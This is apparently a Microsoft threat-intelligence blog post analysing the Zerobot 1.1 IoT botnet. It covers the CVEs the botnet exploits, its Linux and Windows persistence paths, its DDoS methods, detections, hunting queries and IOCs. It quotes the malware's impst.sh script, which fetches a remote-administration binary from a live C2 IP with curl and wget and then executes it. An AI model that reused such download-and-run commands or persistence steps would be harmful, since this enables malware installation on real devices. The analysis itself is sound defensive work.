Microsoft research uncovers new Zerobot capabilities

microsoft.com/en-us/security/blog/2022/12/21/microsoft-research-uncovers-new-zerobot-capabilities/

December 21, 2022

Botnet malware operations are a constantly evolving threat to devices and networks. Threat actors target Internet of Things (IoT) devices for recruitment into malicious operations as IoT devices' configurations often leave them exposed, and the number of internet-connected devices continue to grow. Recent trends have shown that operators are redeploying malware for a variety of distributions and objectives, modifying existing botnets to scale operations and add as many devices as possible to their infrastructure.

Zerobot, a Go-based botnet that spreads primarily through IoT and web application vulnerabilities, is an example of an evolving threat, with operators continuously adding new exploits and capabilities to the malware. The Microsoft Defender for IoT research team has been monitoring Zerobot (also called ZeroStresser by its operators) for months. Zerobot is offered as part of a malware as a service scheme and has been updated several times since Microsoft started to track it. One domain with links to Zerobot was among several domains associated with DDoS-for-hire services seized by the FBI in December 2022.

Microsoft has previously reported on the evolving threat ecosystem. The shift toward malware as a service in the cyber economy has industrialized attacks and has made it easier for attackers to purchase and use malware, establish and maintain access to compromised networks, and utilize ready-made tools to perform their attacks. We have tracked advertisements for the Zerobot botnet on various social media networks in addition to other announcements regarding the sale and maintenance of the malware, as well as new capabilities in development.

In this blog post, we present information about the latest version of the malware, Zerobot 1.1, including newly identified capabilities and further context to Fortinet's recent analysis on the threat. Zerobot 1.1 increases its capabilities with the inclusion of new attack methods and new exploits for supported architectures, expanding the malware's reach to different types of devices. In addition to these findings, we're sharing new indicators of compromise (IOCs) and recommendations to help defenders protect devices and networks against this threat.

What is Zerobot?

Zerobot affects a variety of devices that include firewall devices, routers, and cameras, adding compromised devices to a distributed denial of service (DDoS) botnet. Using several modules, the malware can infect vulnerable devices built on diverse architectures and operating systems, find additional devices to infect, achieve persistence, and attack a range of protocols. Microsoft tracks this activity as DEV-1061.

The most recent distribution of Zerobot includes additional capabilities, such as exploiting vulnerabilities in Apache and Apache Spark (CVE-2021-42013 and CVE-2022-33891 respectively), and new DDoS attack capabilities.

Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or developing cluster of threat activity, allowing Microsoft to track it as a unique set of information until we can reach high confidence about the origin or identity of the actor behind the activity. Once it meets defined criteria, a DEV group is converted to a named actor.

How Zerobot gains and maintains device access

IoT devices are often internet-exposed, leaving unpatched and improperly secured devices vulnerable to exploitation by threat actors. Zerobot is capable of propagating through brute force attacks on vulnerable devices with insecure configurations that use default or weak credentials. The malware may attempt to gain device access by using a combination of eight common usernames and 130 passwords for IoT devices over SSH and telnet on ports 23 and 2323 to spread to devices. Microsoft researchers identified numerous SSH and telnet connection attempts on default ports 22 and 23, as well as attempts to open ports and connect to them by port-knocking on ports 80, 8080, 8888, and 2323.

In addition to brute force attempts on devices, Zerobot exploits dozens of vulnerabilities, which malware operators add on a rolling basis to gain access and inject malicious payloads. Zerobot 1.1 includes several new vulnerabilities, such as:

Vulnerability	Affected software
CVE-2017-17105	Zivif PR115-204-P-RS
CVE-2019-10655	Grandstream
CVE-2020-25223	WebAdmin of Sophos SG UTM
CVE-2021-42013	Apache
CVE-2022-31137	Roxy-WI
CVE-2022-33891	Apache Spark
ZSL-2022-5717	MiniDVBLinux

Since the release of Zerobot 1.1, the malware operators have removed CVE-2018-12613, a phpMyAdmin vulnerability that could allow threat actors to view or execute files. Microsoft researchers have also identified that previous reports have used the vulnerability ID “ZERO-32906” for CVE-2018-20057, “GPON” for CVE-2018-10561, and “DLINK” for CVE-2016-20017; and that CVE-2020-7209 was mislabeled as CVE-2017-17106 and CVE-2022-42013 was mislabeled as CVE-2021-42013.

Microsoft researchers have also found new evidence that Zerobot propagates by compromising devices with known vulnerabilities that are not included in the malware binary, such as CVE-2022-30023, a command injection vulnerability in Tenda GPON AC1200 routers.

Upon gaining device access, Zerobot injects a malicious payload, which may be a generic script called *zero.sh* that downloads and attempts to execute Zerobot, or a script that downloads the Zerobot binary of a specific architecture. The bash script that attempts to download different Zerobot binaries tries to identify the architecture by brute-force, attempting to download and execute binaries of various architectures until it succeeds, as IoT devices are based on many computer processing units (CPUs). Microsoft has observed scripts targeting various architectures including ARM64, MIPS, and x86_64.

Depending on the operating system of the device, the malware has different persistence mechanisms. Persistence tactics are used by malware operators to obtain and maintain access to devices. While Zerobot is unable to spread to Windows machines, we have found several samples that can run on Windows. On Windows machines, the malware copies itself to the Startup folder with the file name *FireWall.exe* (older versions use *my.exe)*. Microsoft Defender for Endpoint detects this malware and related malicious activity on both Windows and Linux devices. See detection details below.

To achieve persistence on Linux-based devices, Zerobot uses a combination of desktop entry, daemon, and service methods:

Desktop entry:

Zerobot copies itself to *$HOME/.config/ssh.service/sshf* then writes a desktop entry file called *sshf.desktop* to the same directory. Older Linux versions use *$HOME/.config/autostart* instead of *$HOME/.config/ssh.service*.

Daemon:

Copies itself to */usr/bin/sshf* and writes a configuration at */etc/init/sshf.conf*.

Service:

Copies itself to */etc/sshf* and writes a service configuration at */lib/system/system/sshf.service*, then enables the service (to make sure it starts at boot) with two commands:

- *systemctl enable sshf*
- *service enable sshf*

All persistence mechanisms on older Linux versions use *my.bin* and *my.bin.desktop* instead of *sshf* and *sshf.desktop.*

New attack capabilities

In addition to the functions and attacks included in previous versions of the malware, Zerobot 1.1 has additional DDoS attack capabilities. These functions allow threat actors to target resources and make them inaccessible. Successful DDoS attacks may be used by threat actors to extort ransom payments, distract from other malicious activities, or disrupt operations. In almost every attack, the destination port is customizable, and threat actors who purchase the malware can modify the attack according to their target.

The following are the previously known Zerobot capabilities:

Attack method	Description
UDP_LEGIT	Sends UDP packets without data.
MC_PING	Meant for DDoS on Minecraft servers. Sends a handshake and status request.

TCP_HANDSHAKE	Floods with TCP handshakes.
TCP_SOCKET	Continuously sends random payloads on an open TCP socket. Payload length is customizable.
TLS_SOCKET	Continuously sends random payloads on an open TLS socket. Payload length is customizable.
HTTP_HANDLE	Sends HTTP GET requests using a Golang standard library.
HTTP_RAW	Formats and sends HTTP GET requests.
HTTP_BYPASS	Sends HTTP GET requests with spoofed headers.
HTTP_NULL	HTTP headers are each one random byte (not necessarily ascii).


Previously undisclosed and new capabilities are the following:

Attack method	**Description**
UDP_RAW	Sends UDP packets where the payload is customizable.
ICMP_FLOOD	Supposed to be an ICMP flood, but the packet is built incorrectly.
TCP_CUSTOM	Sends TCP packets where the payload and flags are fully customizable.
TCP_SYN	Sends SYN packets.
TCP_ACK	Sends ACK packets.
TCP_SYNACK	Sends SYN-ACK packets.
TCP_XMAS	Christmas tree attack (all TCP flags are set). The reset cause field is “xmas”.

How Zerobot spreads

After persistence is achieved, Zerobot scans for other internet-exposed devices to infect. The malware randomly generates a number between 0 and 255 and scans all IPs starting with this value. Using a function called *new_botnet_selfRepo_isHoneypot*, the malware tries to identify honeypot IP addresses, which are used by network decoys to attract cyberattacks and collect information on threats and attempts to access resources. This function includes 61 IP subnets, preventing scanning of these IPs.

Microsoft researchers also identified a sample that can run on Windows based on a cross-platform (Linux, Windows, macOS) open-source remote administration tool (RAT) with various features such as managing processes, file operations, screenshotting, and running commands. This tool was found by investigating the command-and-control (C2) IPs used by the malware. The script, which is used to download this RAT, is called *impst.sh*:



```
curl -O http://176.65.137.5/client
curl -o http://176.65.137.5/client
wget http://176.65.137.5/client
chmod 0777 client
./client
```

Figure 1. The *impst.sh* script used to download the remote administration tool

Defending devices and networks against Zerobot

The continuous evolution and rapid addition of new capabilities in the latest Zerobot version underscores the urgency of implementing comprehensive security measures. Microsoft recommends the following steps to protect devices and networks against the threat of Zerobot:

Use security solutions with cross-domain visibility and detection capabilities like Microsoft 365 Defender, which provides integrated defense across endpoints, identities, email, applications, and data. Microsoft Defender Antivirus and Microsoft Defender for Endpoint detect Zerobot malware variants and malicious behavior related to this threat.

Adopt a comprehensive IoT security solution such as Microsoft Defender for IoT to allow visibility and monitoring of all IoT and OT devices, threat detection and response, and integration with SIEM/SOAR and XDR platforms such as Microsoft Sentinel and Microsoft 365 Defender.

Ensure secure configurations for devices: Change the default password to a strong one, and block SSH from external access.

Maintain device health with updates: Make sure devices are up to date with the latest firmware and patches.

Use least privileges access: Use a secure virtual private network (VPN) service for remote access and restrict remote access to the device.

Harden endpoints with a comprehensive Windows security solution:

Manage the apps your employees can use through Windows Defender Application Control and for unmanaged solutions, enabling Smart App Control.

Perform timely cleanup of all unused and stale executables sitting on yours or your organizations' devices.

Detections

Microsoft Defender for IoT

Microsoft Defender for IoT uses detection rules and signatures to identify malicious behavior. Microsoft Defender for IoT has alerts for the following vulnerabilities and exploits which may be tied to Zerobot activity:

- CVE-2014-8361
- CVE-2016-20017
- CVE-2017-17105
- CVE-2017-17215
- CVE-2018-10561
- CVE-2018-20057
- CVE-2019-10655
- CVE-2020-7209
- CVE-2020-10987
- CVE-2020-25506
- CVE-2021-35395
- CVE-2021-36260
- CVE-2021-42013
- CVE-2021-46422
- CVE-2022-22965
- CVE-2022-25075
- CVE-2022-26186
- CVE-2022-26210
- CVE-2022-30023
- CVE-2022-30525
- CVE-2022-31137
- CVE-2022-33891
- CVE-2022-34538
- CVE-2022-37061
- ZERO-36290
- ZSL-2022-5717

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects the malicious files under the following platforms and threat names:

- Zerobot (Win32/64 and Linux)
- SparkRat (Win32/64 and Linux)

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint alerts with the following titles can indicate threat activity on your network:

- DEV-1061 threat activity group detected
- An active ‘PrivateLoader’ malware process was detected while executing
- ‘Morila’ malware was prevented
- ‘Multiverze’ malware was detected

Microsoft Defender for Endpoint also has detections for the following vulnerabilities exploited by Zerobot:

CVE-2022-22965 (Spring4Shell)

Microsoft Defender for Endpoint’s Device Discovery capabilities discover and classify devices. With these capabilities, Microsoft 365 Defender customers using Microsoft Defender for IoT have visibility into security recommendations for devices with the following vulnerabilities:

- CVE-2014-8361
- CVE-2019-10655
- CVE-2020-25506
- CVE-2021-36260
- CVE-2021-42013
- CVE-2022-30525
- CVE-2022-31137
- CVE-2022-37061

Devices with these vulnerabilities are also visible in the Microsoft Defender Vulnerability Management inventory.

Microsoft Defender for Cloud

Microsoft Defender for Cloud alerts with the following titles can indicate threat activity on your network:

- VM_ReverseShell
- VM_SuspectDownloadArtifacts
- SQL.VM_ShellExternalSourceAnomaly
- AppServices_CurlToDisk

Advanced hunting queries

Microsoft 365 Defender

Microsoft 365 Defender customers can run the following query to find related activity in their networks.

Zerobot files

This query finds the file hashes associated with Zerobot activity.

```
let IoCList =
externaldata(TimeGenerated:datetime,IoC:string,IoC_Type:string,ExpirationDateTime:date
 Action:string, ConfidenceScore:real, ThreatType:string, Active:string,Type:string,
TrafficLightProtocolLevel:string,
ActivityGroupNames:string)
[@"https://raw.githubusercontent.com/microsoft/mstic/master/RapidReleaseTI/Indicators.

with(format="csv", ignoreFirstRecord=True);
let shahashes = IoCList
| where IoC_Type =~ "sha256" and Description =~ "Dev-1061 Zerobot affecting IoT
devices"
| distinct IoC;
DeviceFileEvents
| where SHA256 in (shahashes)
```

Zerobot HTTP requests

This query finds suspicious HTTP requests originated by the IOCs associated with Zerobot activity.

```
DeviceNetworkEvents
| where RemoteIP in("176.65.137.5","176.65.137.6")
| where ActionType == "NetworkSignatureInspected"
| where Timestamp > ago(30d)
|extend json = parse_json(AdditionalFields)
| extend SignatureName =tostring(json.SignatureName), SignatureMatchedContent =
tostring(json.SignatureMatchedContent), SignatureSampleContent =
tostring(json.SamplePacketContent)
|where SignatureName == "HTTP_Client"
|project Timestamp, DeviceId, DeviceName, RemoteIP, RemotePort, LocalIP, LocalPort,
SignatureName, SignatureMatchedContent, SignatureSampleContent
```

Zerobot port knocking

This query finds incoming connections from IOCs associated with Zerobot activity.

```
DeviceNetworkEvents
| where RemoteIP in("176.65.137.5","176.65.137.6")
| where ActionType == "InboundConnectionAccepted"
| where Timestamp > ago(30d)
|project Timestamp, DeviceId, DeviceName, RemoteIP, RemotePort, LocalIP, LocalPort,
InitiatingProcessFileName
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy

Indicators of compromise (IOCs):

Domains and IP addresses:

- zero[.]sudolite[.]ml
- 176.65.137[.]5
- 176.65.137[.]5:1401
- 176.65.137[.]6
- ws[:]//176.65.137[.]5/handle
- http[:]//176.65.137[.]5:8000/ws

New Zerobot hashes (SHA-256)

- aed95a8f5822e9b1cd1239abbad29d3c202567afafcf00f85a65df4a365bedbb
- bf582b5d470106521a8e7167a5732f7e3a4330d604de969eb8461cbbbbdd9b9a
- 0a5eebf19ccfe92a2216c492d6929f9cac72ef37089390572d4e21d0932972c8
- 1e7ca210ff7bedeefadb15a9ec5ea68ad9022d0c6f41c4e548ec2e5927026ba4
- 05b7517cb05fe1124dd0fad4e85ddf0fe65766a4c6c9986806ae98a427544e9d
- 5625d41f239e2827eb05bfafde267109549894f0523452f7a306b53b90e847f2
- c304a9156a032fd451bff49d75b0e9334895604549ab6efaab046c5c6461c8b3
- 66c76cfc64b7a5a06b6a26976c88e24e0518be3554b5ae9e3475c763b8121792
- 539640a482aaee2fe743502dc59043f11aa8728ce0586c800193e30806b2d0e5
- 0f0ba8cc3e46fff0eef68ab5f8d3010241e2eea7ee795e161f05d32a0bf13553
- 343c9ca3787bf763a70ed892dfa139ba69141b61c561c128084b22c16829c5af
- 874b0691378091a30d1b06f2e9756fc7326d289b03406023640c978ff7c87712
- 29eface0054da4cd91c72a0b2d3cda61a02831b4c273e946d7e106254a6225a7
- 4a4cb8516629c781d5557177d48172f4a7443ca1f826ea2e1aa6132e738e6db2
- bdfd89bdf6bc2de5655c3fe5f6f4435ec4ad37262e3cc72d8cb5204e1273ccd6
- 62f23fea8052085d153ac7b26dcf0a15fad0c27621f543cf910e37f8bf822e0e
- 788e15fd87c45d38629e3e715b0cb93e55944f7c4d59da2e480ffadb6b981571
- 26e68684f5b76d9016d4f02b8255ff52d1b344416ffc19a2f5c793ff1c2fdc65
- e4840c5ac2c2c2170d00feadb5489c91c2943b2aa13bbec00dbcffc4ba8dcc2d
- 45059f26e32da95f4bb5dababae969e7fceb462cdeadf7d141c39514636b905a
- 77dd28a11e3e4260b9a9b60d58cb6aaaf2147da28015508afbaeda84c1acfe70

- cf232e7d39094c9ba04b9713f48b443e9d136179add674d62f16371bf40cf8c8
- 13657b64a2ac62f9d68aeb75737cca8f2ab9f21e4c38ce04542b177cb3a85521
- eb33c98add35f6717a3afb0ab2f9c0ee30c6f4e0576046be9bf4fbf9c5369f71
- e3dd20829a34caab7f1285b730e2bb0c84c90ac1027bd8e9090da2561a61ab17
- 3685d000f6a884ca06f66a3e47340e18ff36c16b1badb80143f99f10b8a33768
- cdc28e7682f9951cbe2e55dad8bc2015c1591f89310d8548c0b7a1c65dbefae3
- 869f4fb3f185b2d1231d9378273271ddfeebb53085daede89989f9cc8d364f5f
- 6c59af3ed1a616c238ee727f6ed59e962db70bc5a418b20b24909867eb00a9d6
- ef28ee3301e97eefd2568a3cb4b0f737c5f31983710c75b70d960757f2def74e
- 95e4cc13f8388c195a1220cd44d26fcb2e10b7b8bfc3d69efbc51beb46176ff1
- 62f9eae8a87f64424df90c87dd34401fe7724c87a394d1ba842576835ab48afc
- 54d1daf58ecd4d8314b791a79eda2258a69d7c69a5642b7f5e15f2210958bdce
- 8176991f355db10b32b7562d1d4f7758a23c7e49ed83984b86930b94ccc46ab3
- 8aa89a428391683163f0074a8477d554d6c54cab1725909c52c41db2942ac60f
- fd65bd8ce671a352177742616b5facc77194cccec7555a2f90ff61bad4a7a0f6
- 1e66ee40129deccdb6838c2f662ce33147ad36b1e942ea748504be14bb1ee0ef
- 57f83ca864a2010d8d5376c68dc103405330971ade26ac920d6c6a12ea728d3d
- 7bfd0054aeb8332de290c01f38b4b3c6f0826cf63eef99ddcd1a593f789929d6

SparkRat hashes (SHA-256):

- 0ce7bc2b72286f236c570b1eb1c1eacf01c383c23ad76fd8ca51b8bc123be340
- cacb77006b0188d042ce95e0b4d46f88828694f3bf4396e61ae7c24c2381c9bf
- 65232e30bb8459961a6ab2e9af499795941c3d06fdd451bdb83206a00b1b2b88

Rotem Sde-Or, ***Ilana Sivan***, ***Gil Regev***, *Microsoft Defender for IoT Research Team*
Meitar Pinto, ***Nimrod Roimy***, ***Nir Avnery***, *Microsoft Defender Research Team*
Ramin Nafisi, ***Ross Bevington***, *Microsoft Threat Intelligence Center (MSTIC)*